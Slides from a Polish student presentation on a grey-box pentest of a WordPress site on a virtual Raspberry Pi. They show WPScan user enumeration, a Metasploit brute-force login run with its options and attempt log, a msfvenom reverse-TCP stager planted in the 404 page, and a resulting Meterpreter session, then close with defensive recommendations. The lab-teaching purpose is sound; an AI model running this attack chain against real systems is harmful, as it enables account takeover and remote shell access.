



Jakub Kulawik  
Wiktor Szałyga


# BEZPIECZEŃSTWO IOT

PENTEST WSPÓŁCZESNEJ STRONY WWW POSTAWIONEJ NA WIRTUALNYM  
RASPBERRY PI

# PLAN PREZENTACJI

- Wstęp - środowisko testowe oraz motywy
- Znalezione zabezpieczenia
- Znalezione podatności
- Podsumowanie i wnioski

# WSTĘP - ŚRODOWISKO



Maszyna wirtualna


System Raspbian  
(Linux)

Serwer LAMP (Linux,  
Apache, MySQL,  
PHP)

Platforma  
Wordpress


# WSTĘP

- Dlaczego Linux?
  - Mirai
  - Remaiten
  - BASHLITE
  - Linux.Darll0z
- Wybór haseł
- "rpi.bot" - /etc/hosts
- Metoda testów: grey box



# ZNALEZIONE ZABEZPIECZENIA

Number used Once



```
<!DOCTYPE html>
<html>
  <body>
    <!-- Losowo wpisany nonce -->
    
  </body>
</html>
```



# SQL Injection

# MIERNIK SIŁY HASŁA

- Bardziej istotne niż by się wydawało
- Uwaga: e-mail
- Pominięcie zabezpieczeń

### Add New User

Create a brand new user and add them to this site.

<b>Username (required)</b>	<input type="text" value="NeilBarney"/>
<b>Email (required)</b>	<input type="text" value="neil@sharklasers.com"/>
<b>First Name</b>	<input type="text" value="Neil"/>
<b>Last Name</b>	<input type="text" value="Barney"/>
<b>Website</b>	<input type="text"/>
<b>Password</b>	<div><input type="text" value="qwerty123"/><div><div>Hide</div><div>Cancel</div></div><div>Very weak</div></div>
<b>Confirm Password</b>	<input checked="" type="checkbox"/> Confirm use of weak password
<b>Send User Notification</b>	<input type="checkbox"/> Send the new user an email about their account.
<b>Role</b>	<div>Administrator ▾</div>

<b>Password</b>	<div><input type="text" value="my*strongpw12"/><div>Strong</div></div>
-----------------	--



# ZNALAZIONE PODATNOŚCI

## PLAN ATAKU

Enumeracja użytkowników

Brute force logowania


Możliwość edycji kodu PHP z  
konta administratora = Webshell

## INNE

- Jawna transmisja danych
- Ujawnienie danych wrażliwych (interfejsy, nazwy plików źródłowych)
- Stored XSS
- Kradzież ciasteczek



# ENUMERACJA UŻYTKOWNIKÓW - 1/2




**Error:** The password you entered for the username **admin** is incorrect. [Lost your password?](#)

Username or Email Address

Password

☐ Remember Me



Unknown username. Check again or try your email address.

Username or Email Address


Password

☐ Remember Me

# ENUMERACJA UŻYTKOWNIKÓW - 2/2

- Automatyzacja - narzędzie  
WPScan
- Znaleziono obu użytkowników:
  - Admin
  - NeilBarney

```
kali@kali:~$ wpscan --url rpi.bot --enumerate u
```



WordPress Security Scanner by the WPScan Team  
Version 3.7.6

Sponsored by Automattic - <https://automattic.com/>  
@WPScan\_, @ethicalhack3r, @erwan\_lr, @firefart

```
[+] URL: http://rpi.bot/
```

```
[+] Started: Sun May 31 09:42:30 2020
```

```
[i] User(s) Identified:
```

```
[+] neilbarney
```

```
Found By: Author Posts - Author Pattern (Passive Detection)
```

```
Confirmed By:
```

```
Wp Json Api (Aggressive Detection)
```

```
- http://rpi.bot/wp-json/wp/v2/users/?per_page=100&page=1
```

```
Author Id Brute Forcing - Author Pattern (Aggressive Detection)
```

```
Login Error Messages (Aggressive Detection)
```

```
[+] admin
```

```
Found By: Author Posts - Author Pattern (Passive Detection)
```

```
Confirmed By:
```

```
Rss Generator (Passive Detection)
```

```
Wp Json Api (Aggressive Detection)
```

```
- http://rpi.bot/wp-json/wp/v2/users/?per_page=100&page=1
```

```
Oembed API - Author URL (Aggressive Detection)
```

```
- http://rpi.bot/wp-json/oembed/1.0/embed?url=http://rpi.bot/&format=json
```

```
Rss Generator (Aggressive Detection)
```

```
Author Id Brute Forcing - Author Pattern (Aggressive Detection)
```

```
Login Error Messages (Aggressive Detection)
```

# BRUTE FORCE LOGOWANIA – 1 / 2

Moduł metasploit: Scanner/HTTP/Wordpress\_login\_enum

```
msf5 auxiliary(scanner/http/wordpress_login_enum) > show options
```

Module options (auxiliary/scanner/http/wordpress\_login\_enum):

Name	Current Setting	Required	Description
----	-----	-----	-----
BLANK_PASSWORDS	false	no	Try blank passwords for all users
BRUTEFORCE	true	yes	Perform brute force authentication
BRUTEFORCE_SPEED	5	yes	How fast to bruteforce, from 0 to 5
DB_ALL_CREDS	false	no	Try each user/password couple stored in the current database
DB_ALL_PASS	false	no	Add all passwords in the current database to the list
DB_ALL_USERS	false	no	Add all users in the current database to the list
ENUMERATE_USERNAMES	true	yes	Enumerate usernames
PASSWORD		no	A specific password to authenticate with
PASS_FILE	~/Desktop/shortyou.txt	no	File containing passwords, one per line
Proxies		no	A proxy chain of format type:host:port[,type:host:port][ ... ]
RANGE_END	10	no	Last user id to enumerate
RANGE_START	1	no	First user id to enumerate
RHOSTS	192.168.56.133	yes	The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT	80	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
STOP_ON_SUCCESS	true	yes	Stop guessing when a credential works for a host
TARGETURI	/	yes	The base path to the wordpress application
THREADS	1	yes	The number of concurrent threads (max one per host)
USERNAME	NeilBarney	no	A specific username to authenticate as
USERPASS_FILE		no	File containing users and passwords separated by space, one pair per line
USER_AS_PASS	false	no	Try the username as the password for all users
USER_FILE		no	File containing usernames, one per line
VALIDATE_USERS	false	yes	Validate usernames
VERBOSE	false	yes	Whether to print output for all attempts
VHOST	rpi.bot	no	HTTP server virtual host

# BRUTE FORCE LOGOWANIA – 2/2

```
[*] 192.168.56.133:80 - [0117/2176] - / - WordPress Brute Force - Trying username:'NeilBarney' with password:'destiny'
[-] 192.168.56.133:80 - [0117/2176] - / - WordPress Brute Force - Failed to login as 'NeilBarney'
[*] 192.168.56.133:80 - [0118/2176] - / - WordPress Brute Force - Trying username:'NeilBarney' with password:'christian'
[-] 192.168.56.133:80 - [0118/2176] - / - WordPress Brute Force - Failed to login as 'NeilBarney'
[*] 192.168.56.133:80 - [0119/2176] - / - WordPress Brute Force - Trying username:'NeilBarney' with password:'121212'
[-] 192.168.56.133:80 - [0119/2176] - / - WordPress Brute Force - Failed to login as 'NeilBarney'
[*] 192.168.56.133:80 - [0120/2176] - / - WordPress Brute Force - Trying username:'NeilBarney' with password:'sayang'
[-] 192.168.56.133:80 - [0120/2176] - / - WordPress Brute Force - Failed to login as 'NeilBarney'
[*] 192.168.56.133:80 - [0121/2176] - / - WordPress Brute Force - Trying username:'NeilBarney' with password:'america'
[-] 192.168.56.133:80 - [0121/2176] - / - WordPress Brute Force - Failed to login as 'NeilBarney'
[*] 192.168.56.133:80 - [0122/2176] - / - WordPress Brute Force - Trying username:'NeilBarney' with password:'dancer'
[-] 192.168.56.133:80 - [0122/2176] - / - WordPress Brute Force - Failed to login as 'NeilBarney'
[*] 192.168.56.133:80 - [0123/2176] - / - WordPress Brute Force - Trying username:'NeilBarney' with password:'monica'
[-] 192.168.56.133:80 - [0123/2176] - / - WordPress Brute Force - Failed to login as 'NeilBarney'
[*] 192.168.56.133:80 - [0124/2176] - / - WordPress Brute Force - Trying username:'NeilBarney' with password:'richard'
[-] 192.168.56.133:80 - [0124/2176] - / - WordPress Brute Force - Failed to login as 'NeilBarney'
[*] 192.168.56.133:80 - [0125/2176] - / - WordPress Brute Force - Trying username:'NeilBarney' with password:'112233'
[-] 192.168.56.133:80 - [0125/2176] - / - WordPress Brute Force - Failed to login as 'NeilBarney'
[*] 192.168.56.133:80 - [0126/2176] - / - WordPress Brute Force - Trying username:'NeilBarney' with password:'princess1'
[-] 192.168.56.133:80 - [0126/2176] - / - WordPress Brute Force - Failed to login as 'NeilBarney'
[*] 192.168.56.133:80 - [0127/2176] - / - WordPress Brute Force - Trying username:'NeilBarney' with password:'555555'
[-] 192.168.56.133:80 - [0127/2176] - / - WordPress Brute Force - Failed to login as 'NeilBarney'
[*] 192.168.56.133:80 - [0128/2176] - / - WordPress Brute Force - Trying username:'NeilBarney' with password:'diamond'
[-] 192.168.56.133:80 - [0128/2176] - / - WordPress Brute Force - Failed to login as 'NeilBarney'
[*] 192.168.56.133:80 - [0129/2176] - / - WordPress Brute Force - Trying username:'NeilBarney' with password:'carolina'
[-] 192.168.56.133:80 - [0129/2176] - / - WordPress Brute Force - Failed to login as 'NeilBarney'
```

- Skrócony słownik *rockyou*
- Ok. 2170 prób


```
msf5 auxiliary(scanner/http/wordpress_login_enum) > exploit
```

```
[*] / - WordPress Version 5.4.1 detected
[+] / - WordPress Brute Force - SUCCESSFUL login for 'NeilBarney' : 'qwerty123'
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```



# STAGER – EDYCJA STRONY 404

Utworzono stager reverse TCP za pomocą *msfvenom*



# WEBSHELL

```
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.56.132:4444
[*] Sending stage (38288 bytes) to 192.168.56.133
[*] Meterpreter session 2 opened (192.168.56.132:4444 → 192.168.56.133:49190) at 2020-05-31 09:12:36


meterpreter > getuid
Server username: www-data (33)
meterpreter > use priv
Loading extension priv...
[-] Failed to load extension: No module of the name priv found
meterpreter > privileges
[-] Unknown command: privileges.
meterpreter > sysinfo
Computer      : raspberry
OS            : Linux raspberry 4.19.0-8-amd64 #1 SMP Debian 4.19.98-1 (2020-01-26) x86_64
Meterpreter   : php/linux
```

- Brak roota
- Brak modułów podnoszących uprawnienia – co dalej?

# INNE PODATNOŚCI

- Jawna transmisja
- XSS – tylko z poświadczeniami administratora

```
HTML Form URL Encoded: application/x-www-form-urlencoded
  ▶ Form item: "log" = "admin"
  ▶ Form item: "pwd" = "adwaw"
  ▶ Form item: "wp-submit" = "Log In"
  ▼ Form item: "redirect_to" = "http://rpi.bot/wp-admin/"
    Key: redirect_to
    Value: http://rpi.bot/wp-admin/
  ▶ Form item: "testcookie" = "1"
```





# WNIOSKI

- Główne źródła podatności
  - Zła konfiguracja
  - Brak implementacji podstawowych zabezpieczeń
  - Człowiek
- Przypomnienie: botnety IoT

The image shows two screenshots of a password strength checker. The top screenshot shows the password 'qwerty123' which is labeled 'Very weak' in a red box. It includes a 'Confirm Password' field with a checked box for 'Confirm use of weak password' and buttons for 'Hide' and 'Cancel'. The bottom screenshot shows the password 'my\*strongpw12' which is labeled 'Strong' in a green box.

- Zalecenia
  - Zasada minimalnego uprzywilejowania
  - Polityka haseł
  - Aktywne podejście do bezpieczeństwa

A dropdown menu for selecting user roles. The roles listed are Administrator, Subscriber, Contributor, Author, Editor, and Administrator. The 'Editor' role is currently selected and highlighted with a grey background.

An abstract graphic on the left side of the slide, consisting of a network of white lines and small circles on a dark blue background, resembling a circuit board or a neural network.

DZIĘKUJEMY ZA UWAGĘ